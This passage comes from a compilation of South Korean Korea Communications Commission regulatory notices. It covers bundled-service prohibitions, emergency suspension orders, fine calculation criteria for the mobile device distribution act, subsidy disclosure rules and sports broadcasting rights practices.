2. 결합판매상품 이용단계에 있어 사업자의 금지행위 세부유형

- 가. 이용자의 명시적인 서면동의 없이 계약내용을 불리하게 변경하거나 새로운 서비스를 추가하는 행위. 이 경우 서면동의는 이용자의 승낙하에 녹취로 갈음할 수 있다.
- 나. 정당한 사유없이 계약시 제공하기로 한 품질기준에 미달하는 서비스를 제공하는 행위
- 다. 청구서에 구성상품별 할인내용 및 기간할인,다량할인,결합할인 등을 구분하여 표시하지 아니하는 행위
- 라. 청구서 등 이용자가 충분히 인지할 수 있는 수단을 통해 이용자의 잔여 약정기간을 통지하지 아니하거나 약정이 자동 연장된 경우 해지위약금이 부과되지 않는다는 사실 등을 통지하지 아니하는 행위

3. 결합판매상품 해지단계에 있어 사업자의 금지행위 세부유형

- 가. 서비스 불능지역으로의 이사 등 이용자의 책임없는 사유로 인해 결합상품의 일부 서비스를 이용할 수 없는 경우에 나머지 결합상품의 계약 해지를 제한·금지하거나 나머지 결합상품에 대해 해지 시 위약금을 부과하는 행위. 이 경우 「전과법」에 따라 주과수를 할당받아 제공하는 서비스의 경우는 예외로 한다.
- 나. 전목의 경우에 이용자가 결합상품 중 이용할 수 없는 일부 서비스를 제외한 나머지 결합상품에 대해 계속 이용의사를 밝힌 경우 사업자가 해지한 서비스를 포함한 기존의 결합상품할인율을 계속해서 제공하지 않는 행위. 단, 나머지 결합상품

이 하나의 서비스만 남게 된 경우에는 예외로 한다.

다. 이용자가 해지의사를 표시하였음에도 불구하고 부당하게 해지를 지연하거나 거부하는 행위

라. 부당하게 과중한 위약금을 부과하여 이용자의 해지권을 제한하는 행위

마. 이용자의 귀책유무를 불문하고 계약체결 후 서비스 이용기간이 1년을 경과한 이후 경품에 대한 위약금을 부과하는 행위

4. 기타 이용자의 이익을 해칠 우려가 있는 결합판매 사업자의 금지행위

가. 인가 서비스 제공사업자가 다른 사업자에게 인가 서비스를 제공(해당 사업자가 인가 서비스 제공사업자의 인가 서비스를 위탁판매하는 경우를 포함한다. 이하 각 목에서도 같다)하는 경우, 동등결합판매에 필요한 필수요소를 정당한 이유없이 제공하지 아니하는 행위

나. 인가서비스 제공사업자가 동등결합판매에 필요한 필수요소를 다른 사업자에게 제공하는 경우 정당한 이유 없이 직접 결합판매하는 경우와 달리 그 제공대가 등 거래조건을 현저히 차별하는 행위

다. 인가서비스 제공사업자가 동등결합판매에 필요한 필수요소를 다른 사업자에게 제공하는 경우 정당한 이유 없이 다른 사업자간에 그 제공대가 등 거래조건을 현저히 차별하는 행위

라. 인가서비스 제공사업자가 동등결합판매에 필요한 필수요소를 다른 사업자에게 제공 중인 경우 정당한 이유 없이 제공을 중단하거나 제한하는 행위

마. 인가 서비스 제공사업자가 「전기통신사업법」 제10조제1항제1호, 「방송법」 제8조 제2항, 「인터넷 멀티미디어 방송사업법」 제8조 및 시행령 제6조에 따른 특수관계인의 지위에 있는 자로 하여금 부당하게 다른 전기통신사업자, 방송사업자 등 또는 인터넷 멀티미디어 방송 제공사업자와 현저히 차별적인 조건으로 전기통신서비스, 방송서비스 또는 인터넷 멀티미디어 방송서비스를 제공케 하여 결합판매를 함으로써 다른 전기통신사업자, 방송사업자 등 또는 인터넷 멀티미디어 방송 제공사업자의 동등결합판매를 저해하는 행위

②제1항에서 규정하는 금지행위를 판단함에 있어서는 결합판매로 인한 비용절감, 이용자편익 증대효과 및 시장지배력 전이 등 공정경쟁저해효과를 고려한다.

제4조(비용절감효과의 심사) 제3조제2항에서 규정하고 있는 결합판매로 인한 비용절감 효과는 개별적으로 판매할 경우와 비교하여 산정하며 결합판매로 인하여 추가적으로 발생하는 다음 각 호의 어느 하나에 해당하는 사항 등을 고려하여 심사한다.

1. 설비통합이나 소프트웨어 통합, 데이터베이스(DB)의 통합 등에 의한 생산과정상의 비용 감소의 수준 및 정도
2. 공동마케팅, 해지율 감소 등에 의한 판매영업상의 비용 감소의 수준 및 정도
3. 기타 제1호 및 제2호에 준하는 비용감소의 수준 및 정도

제5조(이용자편익 증대효과의 심사) 제3조제2항에서 규정하고 있는 결합판매로 인한 이용자편익 증대효과는 결합판매로 인하여 추가적으로 발생하는 다음 각 호의 어느 하나에 해당하는 사항 등을 고려하여 심사한다.

1. 이용조건상의 편익
2. 가입에 있어서의 편의성, 탐색비용의 절감 등 구매과정상의 편익
3. 기타 제1호 및 제2호에 준하는 이용 편익

제6조(동등결합판매의 심사) ①제3조제1항제4호 가목에서 규정하고 있는 동등결합판매에 필요한 필수요소의 존재여부는 제2조제3호에서 규정하고 있는 필수요소에 대해 동종 또는 유사 결합판매의 서비스 비용, 기능, 품질, 커버리지, 이용자 인식, 구성상품 등에 있어서 결합판매간 수요대체성이 있는지를 고려하여 심사한다.

②제1항에 따라 동등결합판매에 필요한 필수요소가 존재하는 경우, 제3조제1항제4호 가목에서 규정하고 있는 금지행위에 해당하는지의 여부를 판단함에 있어서는 다음 각 호의 사항을 고려한다.

- 가. 인가 서비스 제공사업자의 설비 여유용량
- 나. 사업자의 필수요소와 관련된 투자 자본의 회수
- 다. 지적재산권의 존재여부
- 라. 이미 제공되어온 서비스의 질이 현저하게 저하되는지 여부 등

제7조(개별서비스에 관한 고시와의 관계) 이 고시에 명시되어 있지 않은 사항 가운데 개별서비스와 결합상품에 동일하게 발생하는 이용자 이익 보호 관련 사항의 경우에는 방송통신위원회가 이미 제시한 개별서비스에 대한 고시를 결합판매에도 준용한다.

제8조(규제의 재검토) 방송통신위원회는 「행정규제기본법」 제8조 및 「훈령·예규 등의 발령 및 관리에 관한 규정」(대통령훈령 제334호)에 따라 이 고시에 대하여 2015년 8월 1일을 기준으로 매 3년이 되는 시점(매 3년째의 7월 31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부 칙 <제2008-49호, 2008.5.19.>

이 고시는 고시한 날부터 시행한다.

부 칙 <제2009-27호, 2009.11.5.>

이 고시는 2009년 11월 5일부터 시행한다.

부 칙 <제2011-26호, 2011.4.29.>

이 고시는 2011년 4월 29일부터 시행한다.

부 칙 <제2012-97호, 2012.11.29.>

이 고시는 고시한 날부터 시행하되, 제3조는 2013년 6월 1일부터 시행한다.

부 칙 <제2015-06호, 2015.7.31.>

이 고시는 2015년 8월 1일부터 시행한다.

부 칙 <제2016-02호, 2016.4.6.>

제1조(시행일) 이 고시는 고시한 날부터 시행한다. 다만 제3조제1항제2호다목은 2016년 7월 1일부터 시행한다.

9. 긴급중지명령에 관한 업무처리 규정

제정 2014. 09. 30. 방송통신위원회고시 제2014-11호

개정 2017. 09. 28. 방송통신위원회고시 제2017- 8호

개정 2018. 04. 10. 방송통신위원회고시 제2018- 2호

제1조(목적) 이 고시는 「이동통신단말장치 유통구조 개선에 관한 법률 시행령」(이하 "시행령"이라 한다) 제4조제3항의 규정에 따라 명령의 절차, 불복의 절차 및 방법 등에 관한 세부 사항을 정함으로써 긴급중지명령제도가 효율적으로 운영되도록 하는데 그 목적이 있다.

제2조(긴급중지명령의 기준) 방송통신위원회는 법 제11조제1항과 시행령 제4조제1항의 규정에 따라 다음 각 호의 어느 하나에 해당하는 경우에는 지체 없이 해당 사업자에게 그 위반행위의 중지 명령을 하거나 번호이동 제한, 신규가입 제한, 기기변경 제한 등 위반행위의 중지에 필요한 명령을 할 수 있다.

1. 법 제3조제1항을 위반하여 부당하게 차별적인 지원금을 지급하는 행위가 현저한 경우
2. 삭제
3. 법 제4조제4항을 위반하여 공시한 내용과 다르게 지원금을 지급하는 행위가 현저한 경우
4. 법 제4조제5항을 위반하여 공시된 지원금의 100분의 15의 범위를 초과하여 이용자에게 지원금을 추가 지급하는 행위가 현저한 경우
5. 법 제9조제2항을 위반하여 장려금을 제공함에 있어 이동통신사업자, 대리점 또는 판매점으로 하여금 이용자에게 부당하게 차별적인 지원금을 지급하도록 지시, 강요, 요구, 유도하는 등의 행위가 현저한 경우
6. 법 제9조제3항을 위반하여 대리점으로 하여금 이용자에게 부당하게 차별적인 지원금을 지급하도록 지시, 강요, 요구, 유도하는 등의 행위나 특정 부가서비스 또는 요금제 등을 부당하게 차별적으로 권유하도록 하는 특약 또는 조건을 정하는 행위가 현저한 경우
7. 법 제9조제5항을 위반하여 대리점·판매점 또는 다른 이동통신사업자에게 부당하게 특정한 이동통신단말장치 범용 가입자식별모듈의 유통과 관련된 사항을 지시, 강요, 요구, 유도하는 등의 행위가 현저한 경우

제3조(긴급중지명령의 유형) ① 방송통신위원회는 제2조의 긴급중지명령의 실효성을 확보하기 위해 시행령 제4조제1항의 규정에 따라 위반행위의 중지에는 필요한 명령으로써 이동통신사업자의 번호이동·신규가입·기기변경 총량의 일부를 제한할 수 있다.

② 방송통신위원회는 제1항의 명령을 함에 있어 지역·유통망을 세분화하여 할 수 있다.

제4조(긴급중지명령 의결) 방송통신위원회는 제2조에 따라 긴급중지명령의 필요성이 예상되는 경우 해당 위반행위의 중지 명령 또는 위반행위의 중지에는 필요한 명령을 의결할 수 있다. 다만, 긴급한 경우 서면으로 의결할 수 있다.

제5조(긴급중지명령에 대한 불복절차) ① 법 제11조제2항에 따라 긴급중지명령에 이의를 제기하려는 자는 긴급중지명령을 받은 날부터 7일 이내에 다음 각 호의 사항이 포함된 신청서에 이의제기의 내용 및 사유를 증명하는데 필요한 서류를 첨부하여 방송통신위원회에 제출하여야 한다.

1. 이의제기의 대상

2. 이의제기의 내용 및 사유

② 방송통신위원회는 제1항에 의한 이의제기에 대해 이의제기를 접수한 날부터 21일 이내에 의결하여 그 결과를 당사자에게 통보하여야 한다. 다만 다음 각 호의 어느 하나에 해당하는 부득이한 사정으로 그 기간 내에 결과를 통보할 수 없는 경우에는 1회에 한하여 15일의 범위에서 방송통신위원회의 의결로 그 기간을 연장할 수 있다.

1. 처분의 위법 또는 부당 여부를 판단하기 위하여 조사·검토 등 별도의 경제적 분석이 필요한 경우

2. 처분의 위법 또는 부당 여부를 판단하기 위하여 고도의 법리적 분석·검토가 필요한 경우

3. 이의신청의 심의과정에서 새로운 주장 또는 자료가 제출되어 이에 대한 조사에 장기간이 소요되는 경우

4. 당사자 또는 이해관계인 등이 묵비권을 행사하거나 자료를 적시에 제출하지 아니하는 등 조사에 협조하지 아니하는 경우

5. 제1호 내지 제4호에 준하는 경우로서 기간연장이 불가피한 경우

③ 방송통신위원회는 제1항의 규정에 의하여 제출된 신청서와 관련서류가 미비된 경우에는 기간을 정하여 당해 서류의 보정을 명할 수 있다. 이 경우 보정에 소요되는

기간(보정명령서를 발송하는 날과 보정된 서류가 방송통신위원회에 도달하는 날을 포함한다)은 제2항의 이의제기 결과 통보기간에 산입하지 아니한다.

제6조(재검토기한) 「훈령·예규 등의 발령 및 관리에 관한 규정」에 따라 이 고시에 대하여 2018년 1월 1일을 기준으로 3년마다(매 3년째의 12월 31일 까지를 말한다) 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부 칙 <제2014-11호, 2014.9.30.>

이 고시는 2014년 10월 1일부터 시행한다.

부 칙 <제2017-8호, 2017.9.28.>

이 고시는 2017년 10월 1일부터 시행한다.

부 칙 <제2018-2호, 2018.4.10.>

이 고시는 2018년 5월 22일부터 시행한다.

10. 이동통신단말장치 유통구조 개선에 관한 법률 위반에 대한 과징금 부과 세부기준

제정 2014. 09. 30. 방송통신위원회고시 제2014-12호

개정 2017. 09. 28. 방송통신위원회고시 제2017- 7호

개정 2018. 04. 10. 방송통신위원회고시 제2018- 3호

제1조(목적) 이 고시는 「이동통신단말장치 유통구조 개선에 관한 법률」(이하 "법"이라 한다) 제15조제3항, 동법 시행령(이하 "영"이라 한다) 제10조 및 별표 2에 따른 과징금 부과에 필요한 세부기준을 정함을 목적으로 한다.

제2조(과징금 산정 절차 및 기준) 과징금은 법 제15조제3항 각 호에서 정한 참작사유와 이에 영향을 미치는 위반행위의 주도여부, 관련 통신시장에 미치는 영향 등을 고려하여 기준금액에 필수적 가중·감경, 추가적 가중·감경을 거쳐 산정한다.

제3조(과징금 부과상한액) ①매출액 산정이 가능한 경우로서, 법 제3조제1항, 제4조제4항·제5항 또는 제9조제3항·제5항을 위반한 행위는 영 제9조제1항제1호에 따른 매출액에 100분의 2를 곱한 금액을 각 과징금 부과상한액으로 한다.

② 매출액 산정이 가능한 경우로서, 법 제5조제1항, 제7조제2항·제3항, 또는 제8조제4항을 위반한 행위는 영 제9조제1항제1호에 따른 매출액에 100분의 1를 곱한 금액을 각 과징금 부과상한액으로 한다.

③ 매출액 산정이 가능한 경우로서, 법 제9조제2항을 위반한 행위는 영 제9조제1항제2호에 따른 매출액에 100분의 2를 곱한 금액을 각 과징금 부과상한액으로 한다.

④ 법 제15조제1항 단서에 따라 매출액이 없거나 매출액을 산정하기 곤란한 경우 혹은 법 제4조제6항을 위반한 행위는 10억원을 각 과징금 부과상한액으로 한다.

제4조(기준금액 산정) ①영 별표 2 2. 나. 1). 가)에 따른 "관련매출액" 산정이 가능한 경우에는 위반 사업자의 관련매출액에 별표 1에 따른 부과기준율을 곱한 금액을 기준금액으로 한다.

②영 별표 2 2. 나. 1). 라)에 따른 "법 제4조제6항을 위반한 행위 혹은 관련매출액이 없거나 산정하기 곤란한 경우"에는 별표 2에 따라 정해진 금액을 기준금액으로 한다.

③제1항에 따른 부과기준율과 제2항에 따른 부과기준금액은 위반 사업자의 위반기간 동안 위반행위에 대하여 경쟁질서의 저해 정도, 시장에서의 영향, 소비자 피해 정도 등 위반의 내용 및 정도를 고려하여 위반행위의 유형별로 중대성의 정도를 구분하여 정한다.

제5조(위반기간의 산정) ① 위반기간은 위반행위의 개시일부터 종료일까지의 기간을 말한다. 다만, 다음 각 호의 어느 하나의 경우에는 특정일을 위반행위의 종료일로 본다.

1. 위반행위의 실행은 종료되었으나 사업자가 그 실행의 결과를 유지하면서 그로 인하여 지속적으로 이득을 취득하거나 손해를 발생시키고 있는 경우에는 동 이득의 취득 혹은 손해의 발생이 종료된 날을 위반행위의 종료일로 본다. 다만, 동 이득의 취득 또는 손해의 발생이 방송통신위원회의 심의종결일에도 종료되지 아니한 경우에는 동 심의종결일을 위반행위의 종료일로 본다.
2. 위반행위가 과징금 부과처분을 명하는 방송통신위원회의 심의종결일까지 종료되지 아니한 경우에는 해당 사건에 대한 방송통신위원회의 심의종결일을 위반행위의 종료일로 본다.
3. 위반행위가 2일 이상 행하여지되 불연속적으로 이루어진 경우에는 해당 위반행위의 유형·성격·목적·동기, 연속되지 아니한 기간의 정도와 이유, 위반행위의 효과, 통신시장상황 등 제반사정을 고려하여 경제적·사회적 사실관계가 동일하다고 인정되는 범위 내에서 이를 하나의 위반행위로 보아 마지막 위반행위의 종료일을 해당 위반행위의 종료일로 본다.

② 제1항에 따른 위반기간을 산정하면서 위반행위의 개시일 또는 종료일이 불분명한 경우에는 사업자의 영업·재무관련 자료, 임직원·거래관계인 등의 진술, 동종 유사 서비스·업종의 영위 또는 이동통신단말장치를 판매하는 다른 사업자의 영업 및 거래실태·관행, 통신시장상황 등을 고려하여 이를 산정할 수 있다.

제6조(관련매출액의 산정) ① 이동통신사업자, 대리점 또는 판매점의 위반행위에 대한 관련매출액은 위반 사업자의 위반기간동안 위반행위로 인하여 직접 또는 간접적으로 영향을 받는 서비스의 매출액으로 하되, 위반행위가 해당 서비스의 가입자 모집 또는 유지와 관련된 경우에는 위반기간동안 위반행위로 인하여 직접 또는 간접적으로 영향을 받는 가입자 수와 1가입자당 해당 서비스의 월평균매출액, 해당 서비스 가입자의 위반행위와 관련된 가입기간을 고려하여 산정한다.

② 이동통신단말장치 제조업자의 위반행위에 대한 관련매출액은 위반 사업자의 위반기간동안 위반행위로 인하여 직접 또는 간접적으로 영향을 받는 국내 이동통신단말장치의 매출액 또는 이에 준하는 금액으로 한다.

③ 제1항에 따른 관련매출액 산정시 서비스의 범위는 전기통신사업 회계분리기준 제3조에 따른 역무분류, 위반행위로 인하여 직접 또는 간접적으로 영향을 받는 서비스의 종류와 성질, 서비스 제공방식, 서비스 지역, 서비스 제공 상대방 등을 고려하여 판단하되, 위반행위가 해당 서비스의 통화료, 부가서비스 등 특정 영역에 국한하여 발생하고, 그 영향도 그 영역에 한정된다고 인정되는 경우에는 그 영역으로 한정하여 관련 매출액을 산정한다.

- ④ 제2항에 따른 관련매출액 산정시 이동통신단말장치의 범위는 당해 위반행위로 인하여 직접 또는 간접적으로 영향을 받는 이동통신단말장치의 종류와 성질, 거래지역, 거래상대방, 거래단계 등을 고려하여 판단하되, 「통계청장이 고시하는 한국표준산업분류상 5단위 분류 또는 광공업조사통계보고서상의 8단위 분류」 또는 「당해 사업자의 품목별 또는 업종별 매출액 등의 최소 회계단위」를 참고할 수 있다.
- ⑤ 사업자의 위반행위가 그 자신에게는 어떠한 이득도 발생시키지 않지만 다른 사업자 또는 이용자에게 손해를 발생시키는 경우에는 해당 위반행위로 인하여 직접 발생하였거나 발생할 우려가 현저하게 된 다른 사업자의 손해와 연관된 서비스 또는 이동통신단말장치를 매출액 산정의 관련 서비스 또는 이동통신단말장치로 볼 수 있으며, 다른 사업자의 직접적 손해가 없고 이용자에게만 손해가 미치는 경우에는 이용자의 손해와 연관된 서비스 또는 이동통신단말장치를 매출액 산정의 관련 서비스 또는 이동통신단말장치로 볼 수 있다.
- ⑥ 제1항에 따른 서비스에 대한 매출액은 「전기통신사업법」 제49조에 따른 영업보고서 등 회계자료를 참고하여 정하되, 이를 통해 위반행위로 인하여 발생한 매출액을 산정하기 곤란한 경우에는 해당 이동통신사업자의 과거 실적, 동종 유사 역무제공사업자의 과거 실적, 사업계획, 그 밖에 시장상황 등을 종합적으로 고려하여 매출액을 산정할 수 있다.
- ⑦ 제2항에 따른 이동통신단말장치에 대한 매출액은 총매출액에서 부가가치세, 매출에누리, 매출환입, 매출할인 등을 제외한 순매출액으로 산정하되, 위반행위로 인하여 발생한 매출이 없는 경우에는 과거 실적, 관련 사업자의 계획, 시장상황 등을 종합적으로 고려하여 매출액을 산정할 수 있다.
- ⑧ 다음 중 어느 하나에 해당하는 경우에 영 별표 2 2. 나. 1). 라)에 따른 "관련매출액이 없거나 산정하기 곤란한 경우"에 해당하는 것으로 본다.
1. 해당 사업자가 위반행위 종료일까지 위반행위와 관련된 전기통신역무의 영업 또는 이동통신단말장치의 판매를 개시하지 아니하였거나, 위반행위와 관련된 전기통신역무·업종의 영업 또는 이동통신단말장치의 판매를 개시하였음에도 영업 또는 판매 중단, 영업 또는 판매 부진 등으로 인하여 영업 또는 판매 실적이 없는 경우
 2. 해당 사업자 및 동종 유사 역무·업종 또는 이동통신단말장치의 판매를 영위하는 사업자의 재무제표 등 회계자료와 영업현황 자료 그 밖에 과거실적, 사업계획, 시장상황 등을 종합적으로 고려하더라도 매출액을 합리적으로 추정할 수 없는 경우
 3. 위반행위의 대상이 된 서비스·업종·이동통신단말장치 또는 위반행위로 인하여 영향을 받은 서비스·업종·이동통신단말장치의 범위를 합리적으로 특정하기 어려워 객관적인 매출액의 산정이 곤란한 경우
 4. 위반행위와 매출액 사이의 합리적인 관련성을 인정하기 어려워 객관적인 매출액의 산정이 곤란한 경우

5. 기타 객관적인 매출액 산정이 현실적으로 곤란한 경우

제7조(필수적 가중·감경) ① 위반 사업자의 위반행위 기간 및 횟수에 따라 가중의 경우 기준금액의 100% 범위, 감경의 경우 기준금액의 50% 범위 내에서 별표 3에 따라 가중·감경한 금액을 기준금액에 합산한다. 다만, 위반행위 기간에 따른 가중은 제4조제2항에 따라 "법 제4조제6항을 위반한 행위 혹은 관련매출액이 없거나 산정하기 곤란한 경우"에 해당하는 경우에 한하여 적용한다.

② 위반 사업자의 위반행위로 인해 취득한 이익의 규모에 상당하는 금액이 제1항에 따른 금액을 초과할 경우에는 이를 필수적 가중을 거친 금액으로 한다.

③ 제2항에 따른 위반 사업자의 위반행위로 취득한 이익의 규모에 상당하는 금액은 전체적인 경제적·사회적 관계 등을 고려하여 위반행위로 직접 또는 간접적으로 취득한 경제적 이익으로 산정한다.

제8조(추가적 가중·감경) 제7조에 따라 필수적 가중을 거친 금액에 법 제15조제3항 각 호의 사항에 영향을 미치는 위반행위의 주도여부, 위반행위의 고의·과실 여부, 위반행위에 대한 조사의 협조여부, 위반행위에 대한 조사 중 위반행위의 지속 및 확대 여부, 위반행위로 인한 시장점유율 또는 가입자 수 변화 등 위반행위가 통신시장에 미치는 영향 및 파급효과 등을 고려하여 필수적 가중을 거친 금액의 50% 범위 내에서 별표 4에 따른 금액을 가중·감경할 수 있다.

제9조(재검토기한) 「훈령·예규 등의 발령 및 관리에 관한 규정」에 따라 이 고시에 대하여 2018년 1월 1일을 기준으로 3년마다(매 3년째의 12월 31일 까지를 말한다) 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부 칙 <제2014-12호, 2014.9.30.>

이 고시는 2014년 10월 1일부터 시행한다.

부 칙 <제2017-7호, 2017.9.28.>

이 고시는 2017년 10월 1일부터 시행한다.

부 칙 <제2018-3호, 2018.4.10.>

이 고시는 2018년 5월 22일부터 시행한다.

11. 지원금 공시 및 게시 방법 등에 관한 세부기준

제정 2014. 9. 30. 방송통신위원회 고시 제2014-10호

개정 2016. 9. 27. 방송통신위원회 고시 제2016- 6호

개정 2017. 9. 28. 방송통신위원회 고시 제2017- 6호

제1조(목적) 이 고시는 「이동통신단말장치 유통구조 개선에 관한 법률」(이하 “법”이라 한다) 제4조제7항에 따른 지원금 등의 공시 및 게시방법, 내용, 주기 등에 대한 세부 기준을 정함을 목적으로 한다.

제2조(공시내용 및 방법) ① 법 제4조제7항에 따라 이동통신사업자가 공시하여야 하는 내용은 다음 각 호와 같다.

1. 단말장치명 (팻네임포함)
2. 출고가, 지원금, 지원금에 상응하는 요금할인액
3. 부가가치세를 포함한 실제 판매가

② 이동통신사업자는 가입기간, 요금제 등 세부기준별로 제1항의 정보를 공시하여야 한다.

③ 이동통신사업자가 제1항 각호 및 제2항에 따른 정보를 공시하는 경우, 별지 제1호의 표준 서식을 활용할 수 있다.

제3조(공시장소) 이동통신사업자는 이용자가 이해하기 쉽고 비교가 가능하도록 제2조의 공시내용과 관련된 정보를 서비스 홈페이지에 공시하여야 한다.

제4조(공시 주기 및 제공) ① 이동통신사업자는 제2조의 공시 내용과 관련된 정보를 최소 7일 이상 변경 없이 유지하여야 한다.

② 이동통신사업자는 방송통신위원회, 대리점 및 판매점에 제2조의 공시 내용과 관련된 정보를 공시일 전에 서면 또는 인쇄가 가능한 전자적인 형태로 제공하여야 한다.

제5조(대리점 · 판매점 게시 내용 및 방법) ① 대리점 및 판매점은 판매하는 모든 이동통신단말장치에 대하여 제2조의 공시 내용과 관련된 정보와 각 대리점 및 판매점이 제공하는 추가 지원금에 관한 정보를 게시하여야 한다.

② 대리점 및 판매점이 제1항의 정보를 게시하는 서식은 별지 제2호의 표준 서식을 활용할 수 있다.

③ 대리점 및 판매점은 제2조의 공시 내용과 관련된 정보와 제5조의 게시 내용과 관련된 정보를 영업장에 게시·비치하여야 한다.

제6조(편철 및 보존) 이동통신사업자, 대리점 및 판매점은 제2조의 공시 내용과 관련된 정보와 제5조의 게시 내용과 관련된 정보에 관한 자료를 편철 또는 전자적 형태로 3개월간 보존하여야 한다.

제7조(재검토기한) 「훈령·예규 등의 발령 및 관리에 관한 규정」에 따라 이 고시에 대하여 2018년 1월 1일을 기준으로 3년마다(매 3년째의 12월 31일 까지를 말한다) 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부 칙<제2014-10호, 2014. 9. 30.>

이 고시는 2014년 10월 1일부터 시행한다.

부 칙<제2016-6호, 2016. 9. 27.>

이 고시는 고시한 날부터 시행한다.

부 칙<제2017-6호, 2017. 9. 28.>

이 고시는 2017년 10월 1일부터 시행한다.

12. 보편적 시청권 관련 금지행위 세부기준

제정 2011. 12. 30. 방송통신위원회 고시 제2011-57호

개정 2014. 12. 31. 방송통신위원회 고시 제2014-25호

개정 2016. 12. 28. 방송통신위원회 고시 제2016-14호

제1조(목적) 이 고시는 「방송법」(이하 "법"이라 한다) 제76조, 제76조의3제1항 및 같은 법 시행령(이하 "령"이라 한다) 제60조의3제2항, 별표 2의2에 따른 금지행위인지를 판별하기 위한 세부기준과 절차 등을 정함을 목적으로 한다.

제2조(방송수단의 확보 판단을 위한 자료제출 등) ① < 삭제 >

② 영 별표2의2 1.에서 규정한 금지행위의 위반 여부를 판별하기 위해 중계방송권자등은 예상치 못한 경기 일정의 조정 등 특별한 사정이 있는 경우를 제외하고는 법 제76조 제2항의 "국민관심행사등"의 해당행사가 개최되기 6개월 전까지 영 별표2의2 1.의 방송수단을 통해 시청이 가능한 가구수(이하 "가시청 가구수"라 한다)관련 방송권역, 타 방송사업자와의 송출계약 현황자료 등 가시청 가구수 확보를 입증하기 위한 객관적 자료를 방송통신위원회(이하 "위원회"라 한다)에 제출하여야 한다. 다만, 기존에 제출한 자료에 변동이 없는 경우에는 예외로 한다.

③ 제2항에 따른 입증자료 제출 이후에 방송권역, 송출계약 등 중대한 사실관계의 변동이 발생하는 경우 중계방송권자등은 지체 없이 관련 내용을 위원회에 신고하여야 한다.

④ 제2항에 따른 가시청 가구수의 구체적인 계산방법은 별표 1에 따른다.

⑤ 중계방송권자등은 위원회와 협의하여 정한 전문기관 또는 단체 등에 제2항에 따른 가시청 가구수 관련 자료의 검증을 의뢰하여 통보받은 결과를 위원회에 제출할 수 있다. 이 경우 위원회는 제출된 가시청 가구수 관련 자료에 대한 검증을 중계방송권자등이 제출한 검증자료로 대체할 수 있다.

제3조(실시간 방송의무 예외사유) ① < 삭제 >

② 영 별표2의2 2.다.의 "국민관심행사등이 다수의 세부 행사로 구성되어 전체 행사를 실시간으로 방송하기 곤란"한 경우는 FIFA(국제축구연맹)가 주관하는 월드컵 중 성인남자 및 성인여자 국가대표팀이 출전하는 경기, 야구 WBC(월드베이스볼클래식) 중 국가대표팀이 출전하는 경기의 경우에는 하나의 경기가 종료된 후 2시간 이내에 다른 경기의 방송을 시작하는 경우이고, 그 외의 경우에는 세부행사가 동시에 진행되는 경우를 말한다.

1. < 삭제 >
2. < 삭제 >
3. < 삭제 >
4. < 삭제 >
5. < 삭제 >
6. < 삭제 >

제4조(중계방송권의 거래 거부 또는 지연) ① 영 별표2의2 3.의 각 목에 해당하는 행위인지 여부를 판단할 때에는 다음 각호의 사항을 고려해야 한다.

1. 영 별표2의2 3.가.의 “중계방송권자등이 정당한 사유 없이 중계방송권을 구매하려는 방송사업자(이하 “구매자”라 한다)의 협상 요청에 응하지 않는 행위”란 구매자가 해당 국민관심행사등이 개최되기 3개월(동·하계 올림픽이나 FIFA(국제축구연맹)가 주관하는 월드컵 중 성인남자 및 성인여자 국가대표팀이 출전하는 경기로 한다)전까지 상당 기간의 간격을 두고 3회 이상 중계방송권 구매를 위한 협상을 요청하였음에도 불구하고 협상에 응하지 않는 행위를 말한다.
2. 영 별표2의2 3.나.의 “중계방송권의 가격을 지나치게 높게 제시” 한 경우에 해당하는지 여부는 국내외에서 최근 거래된 동일하거나 유사한 중계방송권의 거래가격 및 거래조건의 변화 추이, 시청자 규모를 감안한 광고·수신료 등 중계방송권의 예상 매출액, 중계시간대, 판매자의 중계방송권 보유기간 및 재판매 계약체결 현황, 시장의 경쟁상황 등을 종합적으로 고려하여 판단한다.
3. 영 별표2의2 3.나.의 “구매자의 계약상 지위를 지나치게 제약하는 판매 조건”이란 구매자가 원하지 않는 녹화방송권(뉴스보도, 해설, 영상모음 등을 포함한다), 다른 방송매체용 방송권, 다른 상품 등을 구매하는 조건 등을 제시하였는지 등을 종합적으로 고려하여 판단한다.
4. 영 별표2의2 3.다.의 “구매자별로 가격 및 판매 조건을 차별적으로 제시” 한 경우에 해당하는지 여부는 구매자들의 예상 중계수입, 시청자 규모, 중계방송권 보유기간, 기술적 특성, 채널 또는 매체간 차이 등을 종합적으로 고려하여 판단한다.
5. 영 별표2의2 3.라.의 “구매자가 정당한 사유 없이 중계방송권자등의 협상 요청에 응하지 않는 행위”란 방송사업자가 중계방송권자등으로부터 해당 국민관심행사등이 개최되기 6개월(동·하계 올림픽이나 FIFA(국제축구연맹)가 주관하는 월드컵 중 성인남자 및 성인여자 국가대표팀이 출전하는 경기의 경우에는 1년)전까지 상당 기간의 간격을 두고 3회 이상 중계방송권 판매를 위한 협상을 요청받았음에도 불구하고 협상

에 응하지 않는 행위를 말한다.

6. 영 별표2의2 3.마.의 “중계방송권의 가격을 지나치게 낮게 제시하거나 중계방송권자 등의 계약상 지위를 지나치게 제약하는 구매 조건”은 중계방송권의 예상 매출액, 중계방송권을 판매하려는 자(이하“판매자”라 한다)의 중계방송권 보유기간 및 재판매 계약체결 현황, 시장의 경쟁상황, 채널 또는 매체 간 차이 등을 종합적으로 고려하여 판단한다.

② 법 제76조의3제1항제3호의 “정당한 사유”를 판단할 때에는 다음 각 호의 사항을 고려하여야 한다.

1. 구매자가 제시하는 가격이나 거래조건 등이 중계방송권의 예상 매출액, 판매자의 중계방송권 보유기간 및 재판매 계약체결 현황, 시장의 경쟁상황, 채널 또는 매체간 차이 등에 비추어 판매자에게 상당한 불이익을 초래할 것으로 예상되는 경우
2. 구매자 측 내부의 파업 등 인력 수급상 문제 또는 주요 방송시설의 압류·손상실 등으로 구매자의 정상적인 방송 송출이 불가능할 것으로 예상되는 경우
3. 부도 등 구매자 측의 재정상 문제로 인해 판매자의 원활한 권리 행사가 현저히 곤란할 것으로 예상되는 경우
4. 특정 구매자가 판매거절을 당하더라도 다른 중계방송권자등 또는 판매자로부터 동일 또는 대체 중계방송권을 용이하게 확보할 수 있는 경우
5. 영 별표2의2 3.나. 또는 다.를 판매자가 위반한 경우
6. 영 별표2의2 3.마.를 구매자가 위반한 경우

